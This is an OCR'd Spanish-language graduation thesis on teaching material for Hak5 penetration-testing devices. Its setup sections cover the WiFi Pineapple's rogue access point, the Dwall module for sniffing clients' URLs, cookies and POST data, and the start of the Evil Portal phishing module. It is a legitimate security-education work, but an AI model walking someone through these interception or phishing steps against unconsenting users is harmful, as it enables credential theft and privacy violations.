Universidad Tecnologica de El Salvador

FACULTAD: INFORMÁTICA Y CIENCIAS APLICADAS

CARRERA: TÉCNICO EN INGENIERÍA DE REDES COMPUTACIONALES

TEMA:

"DISEÑO DE MATERIAL DIDÁCTICO DE LAS HERRAMIENTAS HACK 5 PARA LA MATERIA SOPORTE TÉCNICO DE RED"

TRABAJO DE GRADUACIÓN PRESENTADO POR:

JOSÉ FERNANDO AMAYA FLORES
YOSELIN GABRIELA AYALA MOLINA

PARA OPTAR AL GRADO DE:

TÉCNICO EN REDES COMPUTACIONALES

ABRIL, 2019

SAN SALVADOR, EL SALVADOR, CENTRO AMERICA

AUTORIDADES ACADEMICAS

ING. NELSON ZÁRATE SÁNCHEZ

RECTOR

LIC. JOSÉ MODESTO VENTURA ROMERO

VICERRECTOR ACADEMICO

ING. FRANCISCO ARMANDO ZEPEDA

DECANO

JURADO EXAMINADOR

ING. DANY SALVADOR CHACÓN

PRESIDENTE

TEC. OSCAR BERTONY PINEDA MEDRANO

PRIMER VOCAL

TEC. JUAN CARLOS AGUILAR SOLORZANO

SEGUNDO VOCAL

ABRIL, 2019

SAN SALVADOR, EL SALVADOR, CENTRO AMERICA

Universidad Tecnológica de El Salvador

ACTA DE EXAMEN PROFESIONAL

HABIÉNDOSE REUNIDO EL JURADO CALIFICADOR INTEGRADO POR:
Tec. Oscar Bertony Pineda Medrano, Tec. Juan Carlos Aguilar Solorzano, Ing Dany Salvador Chacón, a las 12:30p.m del día Miércoles, 12 de Diciembre de dos mil dieciocho.

Y LUEGO DE HABER DELIBERADO SOBRE EL EXAMEN PROFESIONAL DE LOS ALUMNOS:

1-José Fernando Amaya Flores Carnet 26-0101-2016

2-Yoselin Gabriela Ayala Molina Carnet 26-0412-2016

QUIENES PRESENTARON DEFENSA DE SU TRABAJO DE GRADUACION TITULADO:
"Diseño de material didáctico de las herramientas Hack 5 para la materia Soporte Técnico de Red"

PARA OPTAR AL GRADO DE:

TÉCNICO EN INGENIERIA DE REDES COMPUTACIONALES

Y DEL CUAL TAMBIEN EVALUARON LOS CONOCIMIENTOS RELACIONADOS CON EL TEMA DEL MISMO. POR LO QUE ESTE JURADO RESUELVE DECLARAR EL EXAMEN COMO:

Aprobados

YA QUE CUMPLE CON LOS REQUISITOS ESTABLECIDOS EN EL REGLAMENTO DE GRADUACION DE LA UNIVERSIDAD.

San Salvador, 12 de Diciembre de dos mil dieciocho.

F. _____
PRIMER VOCAL
Tec. Oscar Bertony Pineda Medrano

F. _____
SEGUNDO VOCAL
Tec. Juan Carlos Aguilar Solorzano

F. _____
PRESIDENTE
Ing Dany Salvador Chacón

Calle Arce No. 1020, San Salvador, El Salvador, C.A. Apdo. Postal 1770
Centro de llamadas: (503) 2275-8888, Fax: (503) 2271-4764
Email: contactanos@utec.edu.sv

Tabla de contenido

Introducción

El presente trabajo mostraremos implementación de técnicas y equipos de hacking ético para el descubrimiento y evaluación de vulnerabilidades de la red con el fin de medir la estrategia de protección en sistemas informáticos y realizar una serie de recomendaciones y procesos de mitigación ante las amenazas encontradas.

Debido al avance tecnológico la seguridad de toda empresa, residencial, o institución pública es esencial para mantener protegida la información entro del dispositivo, sistemas y servicios. La información que influye por las redes puede ser susceptible a diferentes tipos de ataques. De manera que la confidencialidad de estos datos puede ser obtenida por usuarios no autorizados por diferentes motivos comprometiendo no solo a los datos sino al personal relacionado a los mismos.

Por eso mismo con el pasar del tiempo ha surgido la necesidad de implementar procesos de seguridad más robustos y con ello efectuar técnicas de intrusión bajo ambiente controlados, estas simulaciones de un ataque real permiten encontrar brechas en la seguridad las cuales los atacantes aprovechan para infiltrarse en la red de una organización con propósitos malintencionados y de esta forma manipular causando casos como suplantación de identidad, colapso de servicios, robo de cuentas, entre otros casos.

La función del hacker ético es efectuar estos ataques controlados hacia una infraestructura informática de alta prioridad específica para detectar y explotar vulnerabilidades potenciales, sin poner en riesgo los sistemas ni servicios del mismo.

El presente trabajo se ha desarrollado para enseñar los métodos requeridos de para el proceso de implementación de técnicas de hacking ético con el objetivo de mitigación de fallas de seguridad antes de sufrir un ataque informático en cual pueda comprometer la información de la institución comprometida

Los capítulos a mostrar se basan sobre los equipos de análisis de red Hak5 Gear utilizado por auditores de seguridad redes computacionales. Estos equipos descubren vulnerabilidades en los entornos de red. Los auditores de red utilizan estas herramientas en evaluaciones periódicas para comprobar la integridad de los procedimientos de seguridad de las instalaciones dando un aval si los expertos de seguridad cumplen los estándares empresariales adecuados y cuales requieren mejorar su calidad

Este campo de la informática tiene un alto nivel de relevancia debido al rápido crecimiento en la aplicación de sistemas informáticos a nivel mundial la cantidad de información almacenada y compartida entre servidores y usuarios es cada vez mayor por lo tanto su nivel de riesgo es cada vez más elevado.

Los inconvenientes en cuestiones de seguridad no son conocidos por todos los usuarios de la red y por ellos no son conocedores de las formas de protección contra dichas vulnerabilidades al momento de encontrarse conectados en la red. Es muy complejo dar una explicación concisa de los métodos de seguridad a los usuarios casuales de redes, por lo cual esta investigación se realizará sobre los tipos de ataque en la red y cuáles son los métodos de prevención frente a estos ataques e instrucciones en el uso de equipos de detección de las mismas.

El primer dispositivo a exponer será el Wifi Pineapple tetra / nano estos son dispositivos de audiciones de seguridad que generan un punto de acceso de red esto con el fin de realizar una serie de ataques Man-in-the-middle. Los usuarios se conectan a estos puntos de red creyendo que son legítimos y es seguro su conexión. La finalidad de crear estos puntos de acceso y realización de taques es la demostración de los peligros de las redes inalámbricas no conocidas o que pudieron ser suplantadas.

Los siguientes dispositivos a demostrar son el Rubber Ducky y el Bash Bunny estos son dispositivo de interfaz humana o (HID) que generan pulsaciones de teclado a una elevada velocidad mediante la configuración de payloads que son ejecutados con tan solo insertar el dispositivo en un puerto USB del objetivo. La ejecución es inmediata y pueden ser ataque dirigidos al PowerShell de una computadora, afectar o eliminar archivos, capturar trampas de información TCP. Estos dispositivos son muy discretos teniendo la apariencia de una USB Flash siendo óptimos para realizar ataques de inyección en cuestión de segundos.

Los últimos dispositivos a explicar son los de redes locales LAN, Lan Turtle y Packet Squirrel estos dispositivos están dedicados a realizar ataque Man-in-the-middle, para ellos poseen una instalación relativamente simple, requiriendo ser conectados entre el dispositivo objetivo y la red local LAN.

Adicionalmente son administrables remotamente mediante SSH convirtiéndolos en dispositivos óptimos para ser instalados por largos periodos de tiempo sin necesidad de ser configurados ni alterados físicamente.

Se espera que este material sea altamente eficiente para los usuarios de estos dispositivos tanto para entusiastas de la informática hasta para los profesionales que dominen la materia de seguridad informática. También se da fe que este material será usado con fines académicos con la finalidad de demostrar los diversos métodos de hackeo ético y no para ser usado con fines anti productivos o maliciosos que puedan ser causantes de daño en los dispositivos con los que se realizaran las pruebas idóneas de seguridad y penetración.

Objetivos

Objetivo General

Demostrar tipo de ataques y vulnerabilidades de la seguridad en las redes informáticas en un entorno de laboratorio de manera controlada, facilitando una guía de procedimientos donde se expondrán algunos ataques con los equipos hack 5.

Objetivos Específicos

Entregar un producto final didáctico y laboral y cuya contribución sea de gran valor al momento de desarrollar las audiciones de seguridad utilizando los dispositivos otorgados.

Entregar una guía indispensable en la programación de cada dispositivo de audición de la empresa HAK5. Cada dispositivo tiene un proceso de programación y prueba diferente por lo cual el presente escrito es requerido para su uso adecuado al momento de realizar audiciones de seguridad en las infraestructuras informáticas.

Capítulo I Planteamiento del Problema

1.1 Antecedentes

Los primeros registros de ataques a dispositivos informáticos se remontan a la época de 1972 en la que una maquina IBM serie 360 fue infectada por un virus conocido como creeper creado por Robert Thomas Morris, por lo cual se creó el primer antivirus llamado Reaper. Con el pasar de los años los virus han sido mejorado continuamente por lo cual se desarrolló un área dedicada a la seguridad informática.

La seguridad informática es el área enfocada en la protección de las infraestructuras informáticas y todo lo relacionado a estas. Por lo cual existen estándares y protocolos que minimizan los riesgos de piratería informática también conocida como hackeo.

La piratería informática es la obtención de acceso no autorizado a un sistema informático o a una red de ordenadores, ya sea para dañar los sistemas o para robar información confidencial disponible en el ordenador.

La piratería se encuentra en un constante avance siendo esta la causante del constante desarrollo de contramedidas y métodos de análisis para su prevención, Los hackers crean frecuentemente nuevas técnicas y dispositivos para realizar este tipo de intrusiones

1.2 Definición

Nacimiento del hacking ético

Cuando algunas de las organizaciones apenas comenzaban a incrementar los procesos informatizados dentro de su sistema de información, sus propios administradores y analistas técnicos eran los encargados de buscar claras falencias o brechas de seguridad en el escenario para solucionarlas como podían.

En ese entonces, la mayoría no tenía una noción madura acerca de la seguridad de la información o de las intrusiones de terceros no autorizados en sus sistemas. A medida que pasó el tiempo, estas organizaciones se multiplicaron de manera notable y se informatizaron aún más, incluso tomando a Internet como plataforma de sus movimientos de información.

De ese modo, se hicieron fluidas las comunicaciones interpersonales, Inter sucursales, transacciones o flujo digital de todo tipo y nivel de importancia, dejando, al mismo tiempo, muchos más datos expuestos a terceros, como nunca antes había sucedido.

1.3 Justificación

El factor decisivo para seleccionar este tema de investigación fue la alta importancia que tiene la seguridad informática para la prevención de los recursos y procesos, al prevenir de manera efectiva las amenazas cibernéticas la integridad de las infraestructuras informáticas se mantiene integra siendo esto esencial para los usuarios y empresas que dependen de estos dispositivos en sus labores diarias.

Así mismo poder prevenir y solucionar este problema de una forma rápida y eficaz sin hacer una inversión gigante. Dentro del transcurso de la investigación, relacionaremos conocimientos acerca de la comunicación que existe dentro de una sociedad mundial intercambiando múltiples datos, así como su importancia; además de la seguridad que involucra cada uno de estos sistemas de comunicación.

Al mismo tiempo, nos integramos a un nuevo mundo y esto nos sirve para nuestra actualización en muchas cosas que aún no conocemos, como la comunicación y la explotación que puede haber con diferentes personas del mundo donde existen intercambios de ideas, costumbres, pensamientos y servicios.

Nuestra investigación nos ha demostrado el amplio espectro de formas de acceso no autorizado a la red. Por lo cual el uso de los equipos Hak5 Gear son una potente herramienta en el aprendizaje de medidas de prevención en las vulnerabilidades de las redes y equipos informáticos.

Contrario a la opinión popular el hacking no es solo con fines de acceso no autorizado también permite el mejorar las medidas de protección que se pueden

implementar en las redes públicas y privadas. Los administradores de red además de encargarse del buen funcionamiento de los dispositivos de red y enlace dentro los mismos debe velar por el cuidado de la información que viaja entre ellos y necesita de instrumentaciones adecuadas para la detección de los puntos débiles en las mismas.

1.4 Limitaciones del Estudio

Nuestra limitante de estudio fue la poca documentación disponible, las guías didácticas requeridas para nuestra investigación debieron ser solicitadas directamente a la compañía Hak5 la cual es la creadora de los dispositivos de auditorías de seguridad de red.

Al ser una compañía con sus instalaciones ubicadas en la nación de Estados Unidos de América, los dispositivos tuvieron que ser ordenados y llegaron después de un largo periodo de tiempo, limitando más nuestro tiempo de desarrollo de la investigación

Nos vimos limitados en el número de dispositivos para la realización de pruebas de seguridad, además del reducido número de participantes en las pruebas.

Capítulo II Marco Teórico

Nuestra elección de equipos para nuestra investigación se desarrollará con los siguientes equipos

- WIFI Pineapple
- Rubber Ducky
- Bash Bunny
- Lan Turtle
- Packet Squirtle

2.1 WIFI Pineapple

Introducción

Desde 2008 WIFI Pineapple se ha hecho un nombre por sí mismo como una herramienta de audiciones de WIFI portátil, parcialmente debido a su fácil uso y parcialmente a su inmensa versatilidad como un “hack - anything, hack - anywhere platform” lo que significa que es un dispositivo que permite hacker lo que sea en cualquier lugar. En los últimos años esta herramienta se ha desarrollado considerablemente tanto en características como en uso y diseño de hardware. Mientras

la intuitiva interface basada en web simplifica incluso los ataques más avanzados, existe un número de matices las cuales pueden ser ambiguas o recién llegadas.

¿A quién está dirigido este material?

Este material está dedicado a los probadores de penetración, administradores de sistemas, ingenieros de software u otros profesionales informáticos en búsqueda de obtener conocimientos de WIFI Pineapple y cómo usarlo para audiciones de infraestructuras WIFI y la aplicación que transitan estas redes.

Este material cubre la 6th generación de la serie WIFI Pineapple. WIFI Pineapple NANO y su contra parte WIFI Pineapple TETRA.

WIFI Pineapple es una herramienta de pruebas de penetración para audiciones de red autorizadas y análisis de seguridad únicamente donde sea permitido y sujeto a las leyes locales e internacionales son aplicables. Los usuarios serán los únicos responsables en cumplimiento con todas las leyes de su localidad. Hak5 LLC desarrolladores de WIFI Pineapple y afiliados no tomaran responsabilidad por usos no autorizados o fuera de la ley.

Descripción

El WIFI Pineapple es una poderosa y flexible de plataforma de audición inalámbrica. El proyecto en una combinación de un hardware, software y módulos en constante evolución. Este abastece y da soporte a una comunidad creativa y apasionada

de probadores de penetración, administradores d sistemas y entusiastas de las redes inalámbricas

Con cada generación el hardware es diseñado para tomar ventaja de los mejores componentes inalámbrico hoy en día. El hardware continúa creciendo al igual que la experiencia es refinada y los componentes son actualizados para responder a cualquier cambio en el paisaje de redes inalámbricas.

El firmware es diseñado adjuntamente con el hardware para explotar completamente el protocolo 802.11. Abarcando tanto la inmersa base Linux, así como la interface basada en red, está en contante desarrollo con actualizaciones gratis enviadas inalámbricamente.

Para mejoras futuras la plataforma de firmware está diseñada con un API el cual habilita la adición de módulos. Los módulos extienden la funcionalidad al proveer herramientas adicionales y su explotación para tomar ventaja de la plataforma. Estas pueden ser descargar e instalar inalámbricamente desde la interfaz web. De hecho, cada componente de WIFI Pineapple es un módulo el cual puede ser actualizado de la interfaz web.

¿Qué es lo que hace?

Ser una plataforma versátil basada en Linux para audiciones inalámbricas en desarrollo desde 2008, hace muchas cosas mejor conocido por su habilidad para recolectar inteligencia pasivamente, identificar y atacar dispositivos Wifi habilitados y desplegar un punto de no autorizado eficientemente para ataque Man-in-the-middle.

¿Punto de acceso no autorizado?

El WIFI Pineapple puede ser desplegado como un punto de acceso no autorizado extremadamente efectivo. Esto es hecho al imitar firmemente las redes inalámbricas preferidas de los dispositivos del cliente tales como laptops, teléfonos y tabletas.

Por conveniencia, los WIFI modernos habilitan a los dispositivos conectarse automáticamente a las redes que se han unido con anterioridad. En los últimos años la manera en la cual los dispositivos se conectan a esas redes preferidas ha cambiado y durante todo eso WIFI Pineapple se ha mantenido efectivo al capturar clientes y usando la PineAp personalizada.

Por ejemplo, esto significa que la laptop objetico la cual se ha conectado con anterioridad a la red WIFI de un aeropuerto puede conectarse automáticamente a él WIFI Pineapple del probador de penetración, pensando que es una red legitima en su lista de redes preferidas. Una vez que el dispositivo objetivo se ha unido a la red del WIFI Pineapple como un cliente, este posiciona al auditor como Mas-in-the-middle.


2.2 Configuración de WIFI PINEAPPLE TETRA Y NANO

Tetra: Conectar el Adaptador AC con cable USB entre el pc y el puerto ETH.

Nano: Usar ambas extensiones del USB -Y para conectar al pc


En el explorador de internet (Chrome y Firefox son los de soporte oficial) Usaremos la dirección http://172.16.42.1:1471

Por razones de seguridad el equipo le pedirá presionar prontamente el botón de reinicio (ubicado en la parte trasera) durante su instalación esto confirmará la presencia física para dar acceso al dispositivo. Presionar el botón de reinicio desactivara dispositivos de la red wifi los cuales tendrán un SSDI "Pineapple_xxxx"




Descarga de Firmware más reciente

Al comenzar la conexión con el dispositivo WIIFI Pineapple se le pedirá descargar la actualización más reciente del Firmware desde la dirección https://wifipineapple.com/downloads



La versión más reciente estará en la parte superior de la lista que aparece en la página juntamente con un enlace de descarga SHA256 hash. El nombre del archivo será “upgrade-x.x.x.bin” x.x.x es el número de versión



Linux: Desde la terminal usar el comando sha256sum. Por ejemplo, si el archivo “upgrade-x.x.x.bin” está localizado en del folder de descargas de mi directorio Home el comando puede ser “sha256sum - /downloads/upgrade-x.x.x.bin.”

Windows: sha256sum no es nativo de Windows se pude obtener de dos fuentes gratuitas recomendadas. Ya sea quick Hash GUI desde https://sourceforge.net/proyects/quickhash/ o desde el PowerShell savvy para obtener Hashes desde archivo ps1 desde https://gallery.technet.microsoft/scriptcenter/get-hashes-of-files-1d85de46

Después de su reinicio se pedirá seleccionar el archivo de firmware más reciente. Este proceso tiene una duración de 5-10 minutos.

Conexión y energía de wifi Pineapple

Nano: Conectar el USB Y en ambos puertos USB hembra en el lateral del pc, el puerto USB macho en el wifi Pineapple Nano, si solo un puerto USB está disponible en el lateral del pc primero asegure de usar el USB más grueso.

Tetra: Conectar el adaptador de poder en una toma de energía AC disponible y el puerto barril DC en el Wifi Pineapple tetra. El adaptador de poder proveerá de 50/60 Hz. Luego conecte el micro USB entre el puerto TETRA etiquetado ETH y la computadora.

Al iniciar el Wifi Pineapple tetra o nano el indicador LED azul brillara continuamente cuando esté totalmente funcional.

En Linux la interfaz será clasificada como “ethx” tal como “eth1” o el más reciente enxxxxx.


En Windows la interfaz simplemente será llamada “ethernet 2” puede ser identificada por el nombre del dispositivo. El Nano será enumerado como “ASIX AX88772A USB2.0 To Fast Ethernet Adapter” mientras que el Tetra se mostrará como “Realtalk USB FE FAMILLY CONTROLLER”

Por defecto la conexión con Wifi Pineapple mediante USB será la IP 172.16.42.x rango del dispositivo de internet asociado con Wifi Pineapple.

Configuración mediante navegador de red.

Con el dispositivo encendido y conectado por USB accederemos a nuestro navegador de red. Google Chrome o Mozilla Firefox los cuales cuentan con soporte oficial para su administración.

En la barra de dirección digitaremos: http://172.16.42.1_1471



Posteriormente completaremos los siguientes campos

-SET ROOT PASSWORD

-SET TIME ZONE

-CONFIGURACION DE RADIO


-CONFIGURACION DE ADMINSTRACION DEL AP (MANAGEMENTE SSID, WPA2 PASSWORD, OPEN AP SETUP, RADIO CONTRY CODE)

2.3 Instalación de Módulos

El Wifi Pineapple está diseñado para ser lo más modular posible. La mayoría de secciones en la interfaz web son de hecho módulos, los cuales pueden ser actualizados continuamente. En adición al sistema de módulos incluidos en el Wifi Pineapple, tales como Recon, Client y Pine Ap. Una comunidad desarrolla módulos para Wifi Pineapple.

La comunidad desarrolladora de estos módulos extiende la funcionalidad al utilizar Wifi Pineapple API. Cualquiera puede desarrollar módulos para la plataforma.


Sistema y comunidad de módulos viene en dos variaciones GUI (Interfaz red) y CLI (Consola) Gui se mostrará en la interfaz de red en el menú de módulos. CLI se mostrará mediante la consola de comandos.



Los módulos se pueden (descargar, actualizar, borrar) desde el **Administrador de módulos** en la interfaz de red.

Módulos instalados en Wifi Pineapple Nano deben ser almacenados en una Micro SD externa.

Los módulos instalados tendrán su propia pestaña e interfaz de administración debajo del administrador de módulos



MODULO DWALL


El módulo Dwall nos proporciona un proxy HTTP local que podemos usar para olfatear la siguiente información: HTTP, URLs, Cookies, Datos (el contenido de HTTP POST) Imágenes

No requiere ninguna configuración adicional. Solo tenemos que activar PineAP, y esperar a los clientes. Para habilitarlo, debemos seguir los siguientes pasos:

Haga clic en el botón "Habilitar".

Haga clic en el botón "Comenzar a escuchar".


¡Ahora, Dwall se está ejecutando!



MODULO EVILPORTAL

Evil Portal es una colección de portales que se pueden cargar en el módulo Evil Portal y se pueden usar para ataques de phishing contra clientes Wifi con el fin de

